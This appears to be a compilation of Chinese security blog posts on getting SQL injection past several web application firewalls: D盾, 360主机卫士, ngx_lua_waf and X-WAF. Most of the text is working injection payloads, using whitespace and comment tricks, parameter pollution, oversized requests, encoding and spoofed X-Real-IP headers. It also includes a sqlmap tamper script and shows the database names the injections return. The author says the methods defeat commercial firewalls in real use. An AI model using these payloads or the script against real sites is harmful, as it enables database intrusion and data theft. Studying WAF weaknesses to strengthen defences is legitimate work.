
**绕过姿势一：白名单** PHP中的PATH\_INFO问题，简单来说呢，就是 <http://x.x.x.x/3.php?id=1> 等价于 <http://x.x.x.x/3.php/xxxxxxxxxxxxxx?id=1> 从白名单中随便挑个地址加在后面，可成功bypass，<http://10.9.10.206/3.php/admin.php?id=1> union select 1,2,schema\_name from information\_schema.SCHEMATA 经测试，GET、POST、COOKIE均有效，完全bypass



```
1 admin abc123
1 2 information_schema
1 2 mysql
1 2 performance_schema
1 2 test
```

SELECT \* FROM admin WHERE id = 1 union select 1,2,schema\_name from information\_schema.SCHEMATA


**绕过姿势二：空白字符** Mysql中可以利用的空白字符有：%09,%0a,%0b,%0c,%0d,%20,%a0；测试了一下，基本上针对MSSQL的[0x01-0x20]都被处理了，唯独在Mysql中还有一个%a0可以利用，可以看到%a0与select合体，无法识别，从而绕过。id=1 union%a0select 1,2,3 from admin



```
1 admin abc123
1 2 information_schema
1 2 mysql
1 2 performance_schema
1 2 test
```

SELECT \* FROM admin WHERE id = 1 union%a0select 1,2,schema\_name from information\_schema.SCHEMATA

**绕过姿势三：\N形式** 主要思考问题，如何绕过union select以及select from？如果说上一个姿势是union和select之间的位置的探索，那么是否可以考虑在union前面进行检测呢？为此在参数与union的位置，经测试，发现\N可以绕过union select检测，同样方式绕过select from的检测。id=\Nunion(select 1,schema\_name,\Nfrom information\_schema.schemata)



```
1 information_schema
1 mysql
1 performance_schema
1 test
```

SELECT \* FROM admin WHERE id = \Nunion(select 1,schema\_name,\Nfrom information\_schema.schemata)

### 0X03 IIS+ASP/ASPX+MSSQL

搭建IIS+ASP/ASPX+MSSQL环境，思路一致，只是语言与数据库特性有些许差异，继续来张D盾拦截图：

Load URL

Split URL

Execute

http://192.168.125.130/1.asp?id=1 and 1=1

☐ Enable Post data
 ☐ Enable Referrer

D盾\_拦截提示

[GET] 禁止提交的参数!  
 键名:id 内容:1 and 1=1

[返回](#) | [当前网页](#) | [首页](#)

**绕过姿势一：白名单 ASP**：不支持，找不到路径，而且D盾禁止执行带非法字符或特殊目录的脚本（/1.asp/x），彻底没戏了     /admin.php/./1.asp?id=1 and 1=1 拦截     /1.asp?b=admin.php&id=1 and 1=1 拦截，可见D盾会识别到文件的位置，并不是只检测URL存在白名单那么简单了。。。ASPX：与PHP类似 /1.aspx/admin.php?id=1 union select 1,'2',TABLE\_NAME from INFORMATION\_SCHEMA.TABLES 可成功bypass

Load URL

Split URL

Execute

http://192.168.125.130/1.aspx/admin.php?id=1 union select 1,'2',TABLE\_NAME from INFORMATION\_SCHEMA.TABLES

☐ Enable Post data
 ☐ Enable Referrer

执行语句:

select \* from admin where id=1 union select 1,'2',TABLE\_NAME from INFORMATION\_SCHEMA.TABLES

结果为:

id	username	password
1	2	admin
1	2	sysconstraints
1	2	syssegments
1	aaa	123asd

**绕过姿势二：空白字符**     Mssql可以利用的空白字符有：

01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20     [0x01-0x20]全部都被处理了，想到mysql %a0的漏网之鱼是否可以利用一下？ASP+MSSQL: 不支持%a0，已放弃。。。ASPX+MSSQL: %a0+%0a配合，可成功绕过union select的检测 id=1 union%a0%0aselect 1,'2',TABLE\_NAME %a0from INFORMATION\_SCHEMA.TABLES

Load URL

Split URL

Execute

http://192.168.125.130/1.aspx?id=1 union%a0%0aselect 1,'2',TABLE\_NAME %a0from INFORMATION\_SCHEMA.TABLES|

☐ Enable Post data
 ☐ Enable Referrer

执行语句:

select \* from admin where id=1 union select 1,'2',TABLE\_NAME from INFORMATION\_SCHEMA.TABLES

结果为:

id	username	password
1	2	admin
1	2	sysconstraints
1	2	syssegments
1	aaa	123asd

### 绕过姿势三：1E形式

MSSQL属于强类型，这边的绕过是有限制，from前一位显示位为数字类型，这样才能用1efrom绕过select from。只与数据库有关，与语言无关，故ASP与ASPX一样，可bypass，id=1eunion select '1',TABLE\_NAME,1efrom INFORMATION\_SCHEMA.TABLES

Load URL	http://192.168.125.130/1.aspx?id=1eunion select '1',TABLE_NAME,1efrom INFORMATION_SCHEMA.TABLES
Split URL	
Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	

执行语句:

```
select username,password,id from admin where id=1eunion select '1',TABLE_NAME,1efrom INFORMATION_SCHEMA.TABLES
```

结果为:

username	password	id
1	admin	1
1	sysconstraints	1
1	syssegments	1
aaa	123asd	1

### 0X04 END

不同语言，中间件，数据库，所对应的特性有些差异，思路却一致，实践出真知，只要动手去探索，还有更多姿势等待被挖掘。

目前的测试成果，可成功bypass注入防御，如 安全狗、云锁、360主机卫士、D盾\_IIS防火墙等主机防护软件及各种云waf，有些姿势都在用。

---

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。



## 第二篇：Bypass 360主机卫士SQL注入防御（多姿势）

### 0x00 前言

在服务器客户端领域，曾经出现过一款360主机卫士，目前已停止更新和维护，官网都打不开了，但服务器中依然经常可以看到它的身影。从半年前的测试虚拟机里面，翻出了360主机卫士Apache版的安装包，就当做一个纪念版吧。这边主要分享一下几种思路，Bypass 360主机卫士SQL注入防御。



## 0x01 环境搭建


360主机卫士官网: <http://zhuji.360.cn> 软件版本: 360主机卫士Apache 纪念版 测试环境: phpStudy

本地构造SQL注入点:

```
$id=$_REQUEST['id']; $query = "SELECT * FROM admin WHERE id = $id ";
```

## 0x02 WAF测试

因zhuji.360.cn站点已关闭，拦截界面为空白，抓包先放一张拦截图：



姿势一：网站后台白名单




在360主机卫士客户端设置中存在默认网站后台白名单，如图：



利用PHP中的PATH\_INFO问题，随便挑选一个白名单加在后面，可成功bypass。

/test.php/admin?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA




1 admin admin  
1 2 information\_schema  
1 2 mysql  
1 2 performance\_schema  
1 2 test

SELECT \* FROM admin WHERE id = 1 union select 1,2,schema\_name from information\_schema.SCHEMATA

## 姿势二：静态资源

当文件后缀名为js、jpg、png等静态资源后缀请求，类似白名单机制，waf为了检测效率，直接略过这样一些静态资源文件名后缀的请求。

/test.php/1.png?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA




### 姿势三：缓冲区溢出

基于这些考虑, POST 大包溢出的思路可成功Bypass。

POST:

```
id=1 and (select 1)=(Select
0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA) union select
1,2,schema_name from information_schema.SCHEMATA
```



```
SELECT * FROM admin WHERE id = 1 and (select 1)=(Select  
0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
union select 1,2,schema name from information schema.SCHEMATA
```

## 姿势四：uri参数溢出

经测试，当提交的参数个数超过97个，可进行union select 查询，再增加对关键字from的绕过，可成功Bypass。

<http://192.168.204.128/test.php>



```
POST: id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
union select 1,2,schema_name %0a!/from/information_schema.SCHEMATA
```

Load URL

Split URL

Execute

http://192.168.204.128/test.php

☒ Enable Post data☐ Enable Referrer

Post data

id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&id=1&  
id=1&id=1&id=1&id=1&id=1&id=1&id=1 union select 1,2,schema\_name %0a/\*!from\*/information\_schema.SCHEMATA

```
1 admin admin
1 2 information_schema
1 2 mysql
1 2 performance_schema
1 2 test
```

```
SELECT * FROM admin WHERE id = 1 union select 1,2,schema name /*!from*/information schema.SCHEMATA
```

## 姿势五：GET+POST

一个历史久远的逻辑问题了，当同时提交GET、POST请求时，进入POST逻辑，而忽略了GET请求的有害参数输入，可轻易Bypass。

```
/test.php?id=1 union select 1,2,schema_name from information_schema.SCHEMATA
```

POST: aaa

Load URL

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data

```
1 admin admin
1 2 information_schema
1 2 mysql
1 2 performance_schema
1 2 test
```

```
SELECT * FROM admin WHERE id = 1 union select 1,2,schema name from information schema.SCHEMATA
```

## 姿势六：multipart/form-data格式

将Post、Get数据包转为上传multipart/form-data格式数据包，利用协议解析的差异，从而绕过SQL防御。

-----WebKitFormBoundaryACZoaLJzUwc4hYM Content-Disposition: form-data; name="id"


1 union /\* !select\*/ 1,2,schema\_name 【这里使用Enter换行】 from information\_schema.SCHEMATA -----  
WebKitFormBoundaryACZoaLJzUwc4hYM--

如果转换数据包进行绕过呢？

首先，新建一个html页面：

提交

然后，在浏览器打开并在输入框中输入参数，抓包发送到Repeater，进一步构造Payload获取数据。



## 姿势七：编码绕过

客户端对Payload进行编码，服务端能够自动进行解码，这时候就考验WAF的编码解码能力了，如果WAF不能进行有效解码还原攻击向量，可能导致绕过，常见编码如URL编码、unicode编码（IIS）、宽字节编码等。这个地方虽然URL编码也能绕过获取数据，主要是因为WAF对POST的防御规则太过于松散，union select 随便绕，select from 用%0a就可以解决，主要分享一下编码绕过的思路。

/test.php?id=1 POST: id=1 %55nion %53elect/\* !1,2,schema\_name %0aFROM  
information\_schema.SCHEMATA\* /

Load URL

Split URL

Execute

http://192.168.204.128/test.php

☒ Enable Post data

☐ Enable Referrer

Post data

id=1 %55nion %53elect/\* !1,2,schema\_name %0aFROM information\_schema.SCHEMATA \*/

1 admin admin  
1 2 information\_schema  
1 2 mysql  
1 2 performance\_schema  
1 2 test

SELECT \* FROM admin WHERE id = 1 Union Select/\* !1,2,schema\_name FROM information\_schema.SCHEMATA \*/

## 姿势八：%0a+内联注释

利用Mysql数据库的一些特性，绕过WAF的防御规则，最终在数据库中成功执行了SQL，获取数据。

<http://192.168.204.128/test.php>

POST:

id=1 union%0a/\*!12345select\* / 1,2,schema\_name%0a/\*!12345from \*/information\_schema.SCHEMATA

Load URL	http://192.168.204.128/test.php
Split URL	
Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	id=1 union%0a/*!12345select* / 1,2,schema_name%0a/*!12345from */information_schema.SCHEMATA

```
1 admin admin
1 2 information_schema
1 2 mysql
1 2 performance_schema
1 2 test
```

SELECT \* FROM admin WHERE id = 1 union /\*!12345select\*/ 1,2,schema\_name /\*!12345from\*/information\_schema.SCHEMATA

### 0x03 自动化Bypass

当测试出绕过WAF SQL注入防御的技巧后，可通过编写tamper脚本实现自动化注入，以姿势八：%0a+内联注释为例，主要是针对union select from等关键字替换，Payload中的部分关键字可能会被waf拦截，需要一步步调试，测试，总结规律。

tamper脚本：

```
#!/usr/bin/env python

"""
write by Bypass
"""
from lib.core.enums import PRIORITY
from lib.core.settings import UNICODE_ENCODING
__priority__ = PRIORITY.LOW
def dependencies():
    pass
def tamper(payload, **kwargs):
    """
    Replaces keywords
    >>> tamper('UNION SELECT id FROM users')
    'union%0a/*!12345select*/id%0a/*!12345from*/users'
    """
    if payload:
        payload=payload.replace(" ALL SELECT ", "%0a/*!12345select*/")
        payload=payload.replace("UNION SELECT", "union%0a/*!12345select*/")
        payload=payload.replace(" FROM ", "%0a/*!12345from*/")
        payload=payload.replace("CONCAT", "CONCAT%23%0a")
        payload=payload.replace("CASE ", "CASE%23%0a")
        payload=payload.replace("CAST(", "/*!12345CAST(*/")
        payload=payload.replace("DATABASE()", "database%0a()")
    return payload
```

加载tamper脚本，可成功获取数据

```

C:\Users\Bypass>sqlmap.py -u http://192.168.204.128/test.php --data "id=1" --tamper="bypass360.py" --dbs
{1.0-dev-nongit-20180514}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 00:18:00

[00:18:00] [INFO] loading tamper script 'bypass360'
[00:18:00] [INFO] resuming back-end DBMS 'mysql'
[00:18:00] [INFO] testing connection to the target URL
[00:18:00] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
Type: UNION query
Title: MySQL UNION query (36) - 3 columns
Payload: id=1 UNION ALL SELECT 36,CONCAT(0x7171766a71,0x62706a50494262524b5a,0x7176706271),36#
---
[00:18:01] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[00:18:01] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.10, PHP 5.2.17
back-end DBMS: MySQL 5
[00:18:01] [INFO] fetching database names
[00:18:01] [INFO] the SQL query used returns 4 entries
[00:18:01] [INFO] resumed: information_schema
[00:18:01] [INFO] resumed: mysql
[00:18:01] [INFO] resumed: performance_schema
[00:18:01] [INFO] resumed: test
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] test

```

这边也分享一下，另一个比较简单的自动化注入的方法，就是使用超级SQL注入工具，利用这边提供的注入绕过模块，结合日志中心的测试记录，可以很方便的进行调试，然后保存绕过模板，方便下次调用。

📦 超级SQL注入工具 v1.0 正式版 20180421

菜单 工具 系统设置 帮助

基础信息

域名或IP: 192.168.204.128 超时时间: 10 注入类型: Union注入 线程: 1 识别注入

目标端口: 80 ☐ SSL 网页编码: 自动识别 数据库: MySQL5 重试: 1 导出配置

注入中心 数据中心 文件操作 命令执行 注入绕过 编码转换 注入扫描 日志中心

字符替换进行注入绕过

☒ URL编码前处理绕过字符(不选则在编码后处理字符) 一次 ☐ /\*!xx\*/包含关键字 ☐ base64编码处理 二次

将字符  替换成  添加 发包延时: 0 关键字: 不处理

☐ between绕过大于等于 IP随机头:

选择绕过模板

我要自己选择 保存当前绕过模板

替换字符	目标字符
all select	%0a/*!12345select*/
and	/*!and*/
concat	concat%23%0a
from	%0a/*!12345from*/
cast(	/*!12345CAST(*/

利用前面的关键字进行替换，自动化注入获取数据库数据：



关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。



### 第三篇：Bypass ngx\_lua\_waf SQL注入防御（多姿势）

#### 0x00 前言

ngx\_lua\_waf是一款基于ngx\_lua的web应用防火墙，使用简单，高性能、轻量级。默认防御规则在wafconf目录中，摘录几条核心的SQL注入防御规则：

```
select.+(from|limit) (?: (union(.*)select)) (?:from\w+information_schema\w)
```

这边主要分享三种另类思路，Bypass ngx\_lua\_waf SQL注入防御。

#### 0x01 环境搭建

github源码：[https://github.com/loveshell/nginx\\_lua\\_waf/](https://github.com/loveshell/nginx_lua_waf/)

ngx\_lua\_waf安装部署，设置反向代理访问构造的SQL注入点

#### 0x02 WAF测试

ngx\_lua\_waf是基于ngx\_lua的，我们先通过一个测试用例来了解它是如何获取参数的。

首先看一下官方 API 文档，获取一个 uri 有两个方法：ngx.req.get\_uri\_args、ngx.req.get\_post\_args，二者主要的区别是参数来源有区别，ngx.req.get\_uri\_args获取 uri 请求参数，ngx.req.get\_post\_args获取来自 post 请求内容。

测试用例：

```
`server { listen 80; server_name localhost;
```

```
location /test { content_by_lua_block { local arg = ngx.req.get_uri_args() for k,v in pairs(arg) do ngx.say("[GET ] key:", k, " v:", v) end ngx.req.read_body() local arg = ngx.req.get_post_args() for k,v in pairs(arg) do ngx.say("[POST] key:", k, " v:", v) end } }
```

输出测试：

```
[root@localhost /]# curl '127.0.0.1/test?id=1&id=2&id=3&id=4'
[GET ] key:id v:1234
[root@localhost /]# curl '127.0.0.1/test?id=1&Id=2&iD=3&ID=4'
[GET ] key:ID v:4
[GET ] key:iD v:3
[GET ] key:Id v:2
[GET ] key:id v:1
```

通过这个测试，我们可以发现：

- 1、当提交同一参数id，根据接收参数的顺序进行排序
- 2、当参数id，进行大小写变换，如变形为Id、iD、ID，则会被当做不同的参数，大小写敏感。

我们知道，window下IIS+ASP/ASPX 大小写是不敏感的，

提交参数为：?id=1&Id=2&iD=3&ID=4，


输出结果为：1, 2, 3, 4

那么，当nginx反向代理到IIS服务器的时候，这就存在一个参数获取的差异，结合HPP进行利用，可被用来进行Bypass ngx\_lua 构建的SQL注入防御。

### 绕过姿势一：参数大小写+HPP

<http://192.168.8.147/test/sql.aspx>

?id=1 UNION/&ID=/SELECT null,name,null/&Id=/FROM master.dbo.sysdatabases



执行语句:

select \* from admin where id=1 UNION/\*,\*/SELECT null,name,null/\*,\*/FROM master.dbo.sysdatabases

结果为:

id	username	password
	master	
	model	
	msdb	
	Northwind	
	pubs	
	siteMonitor	
	tempdb	
	test	
1	aaa	123asd

### 绕过姿势二：GPC

在ASPX中，有一个比较特殊的HPP特性，当GET/POST/COOKIE同时提交的参数id，服务端接收参数id的顺序GET,POST,COOKIE，中间通过逗号链接，于是就有了这个idea。

UNION、SELECT、FROM 三个关键字分别放在GET/POST/COOKIE的位置，通过ASPX的这个特性连起来，堪称完美的一个姿势，压根不好防。

但姿势利用太过于局限：使用Request.Params["id"]来获取参数,GPC获取到参数拼接起来，仅仅作为Bypass分享一种思路而已。





## 0x03 END

这三种姿势主要利用HPP，结合参数获取的特性和差异，从而绕过ngx\_lua\_waf的SQL注入防御。

不同语言、中间件、数据库，所对应的特性是有差异的，而这些差异在某些特定的场景下，是可以利用的。

---

关于我：一个网络安全爱好者，对技术有着偏执狂一样的追求，致力于分享原创高质量干货，我的个人微信公众号：Bypass--，欢迎前来探讨、交流。



## 第四篇：Bypass X-WAF SQL注入防御（多姿势）

### 0x00 前言

X-WAF是一款适用中、小企业的云WAF系统，让中、小企业也可以非常方便地拥有自己的免费云WAF。

本文从代码出发，一步步理解WAF的工作原理，多姿势进行WAF Bypass。

### 0x01 环境搭建

官网：<https://waf.xsec.io>

github源码：<https://github.com/xsec-lab/x-waf>

X-WAF下载安装后，设置反向代理访问构造的SQL注入点

### 0x02 代码分析

首先看一下整体的目录结构，

nginx\_conf 目录为参考配置（可删除），rules目录存放过滤规则

init.lua 加载规则，access.lua 程序启动，config.lua 配置文件

主要逻辑实现全部在util.lua和waf.lua文件。

名称	修改日期	类型	大小
nginx_conf	2017/11/23 18:03	文件夹	
rules	2017/11/23 18:03	文件夹	
.gitignore	2017/11/23 18:03	文本文档	1 KB
access.lua	2017/11/23 18:03	LUA 文件	2 KB
config.lua	2017/11/23 18:03	LUA 文件	3 KB
init.lua	2017/11/23 18:03	LUA 文件	2 KB
README.md	2017/11/23 18:03	MD 文件	3 KB
util.lua	2017/11/23 18:03	LUA 文件	6 KB
waf.lua	2017/11/23 18:03	LUA 文件	10 KB

代码逻辑很简单，先熟悉一下检测流程，程序入口在waf.lua 第262-274行中：

```
-- waf start function _M.check() if _M.white_ip_check() then elseif _M.black_ip_check() then
elseif _M.user_agent_attack_check() then elseif _M.white_url_check() then elseif
_M.url_attack_check() then elseif _M.cc_attack_check() then elseif _M.cookie_attack_check()
then elseif _M.url_args_attack_check() then elseif _M.post_attack_check() then else return
end
```

这个一个多条件判断语句，一旦满足前面的条件就不再进行后面的检测。

## 白名单

首先判断IP白名单，我们来看一下white\_ip\_check()函数，同文件下的第50-64行：

```
-- white ip check function _M.white_ip_check() if config.config_white_ip_check == "on" then
local IP_WHITE_RULE = _M.get_rule('whiteip.rule') local WHITE_IP = util.get_client_ip() if
IP_WHITE_RULE ~= nil then for _, rule in pairs(IP_WHITE_RULE) do if rule ~= "" and
rulematch(WHITE_IP, rule, "jo") then util.log_record(config.config_log_dir, 'white_IP',
ngx.var_request_uri, "_", "_") return true end end end end end
```

默认配置IP白名单是开启状态，读取IP白名单规则与获取的客户端IP进行比对，我们再来跟进看一下get\_client\_ip()函数，在util.lua文件中，第83-96行：

```
-- Get the client IP function _M.get_client_ip() local CLIENT_IP = ngx.req.get_headers()
["X_real_ip"] if CLIENT_IP == nil then CLIENT_IP = ngx.req.get_headers()["X_Forwarded_For"]
end if CLIENT_IP == nil then CLIENT_IP = ngx.var.remote_addr end if CLIENT_IP == nil then
CLIENT_IP = "" end return CLIENT_IP end
```

在这段获取客户端IP的代码中，获取的X\_real\_ip、X\_Forwarded\_For是用户可控的，存在客户端IP地址可伪造的风险。最后再来看一下，rules目录中whiteip.rule的默认配置：

```
[{"Id":74,"RuleType":"whiteip","RuleItem":"8.8.8.8"}]
```

IP白名单规则默认IP：8.8.8.8 为白名单

因此我们可以通过构造HTTP请求Header实现伪造IP来源为 8.8.8.8，从而绕过x-waf的所有安全防御。

## Bypass 测试

先来一张拦截效果图

Load URL

Split URL

Execute

http://192.168.8.147/test/sql.php?id=1 union select 1,schema\_name,3 from information\_schema.schemata

☐ Enable Post data
 ☐ Enable Referrer

您的IP为: 192.168.8.1  
 欢迎在遵守白帽子道德准则的情况下进行安全测试。  
 联系方式: http://xsec.io

伪造客户端IP绕过:

Request

Raw

Params

Headers

Hex

GET /test/sql.php?id=1%20union%20select%201.schema\_name,3%20from%20information\_schema.schemata HTTP/1.1  
 Host: 192.168.8.147  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
 X-Real-IP: 8.8.8.8  
 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
 Accept-Encoding: gzip, deflate  
 Connection: keep-alive  
 Upgrade-Insecure-Requests: 1

Response

Raw

Headers

Hex

HTTP/1.1 200 OK  
 Server: openresty/1.9.15.1  
 Date: Fri, 25 Aug 2017 21:48:11 GMT  
 Content-Type: text/html  
 Content-Length: 190  
 Connection: keep-alive  
 X-Powered-By: PHP/5.2.17  
 X-Powered-By: ASP.NET  
 1 admin  
 1 information\_schema  
 1 mysql  
 1 performance\_schema  
 1 test  
 SELECT \* FROM admin WHERE id = 1 union select 1,schema\_name,3 from information\_schema.schemata

获取到所有数据库名

另外有趣的是，在blackip.rule里面，把8.8.8.8放置在黑名单里面，但这并没有什么用，IP白名单已经跳出多条件判断，不会再进行IP黑名单检测。CC攻击的防御也主要是从客户端获取IP，也可以伪造客户端IP轻易绕过限制。

```

[{"Id":2,"RuleType":"blackip","RuleItem":"8.8.8.8"},
{"Id":3,"RuleType":"blackip","RuleItem":"1.1.1.1"}]
```

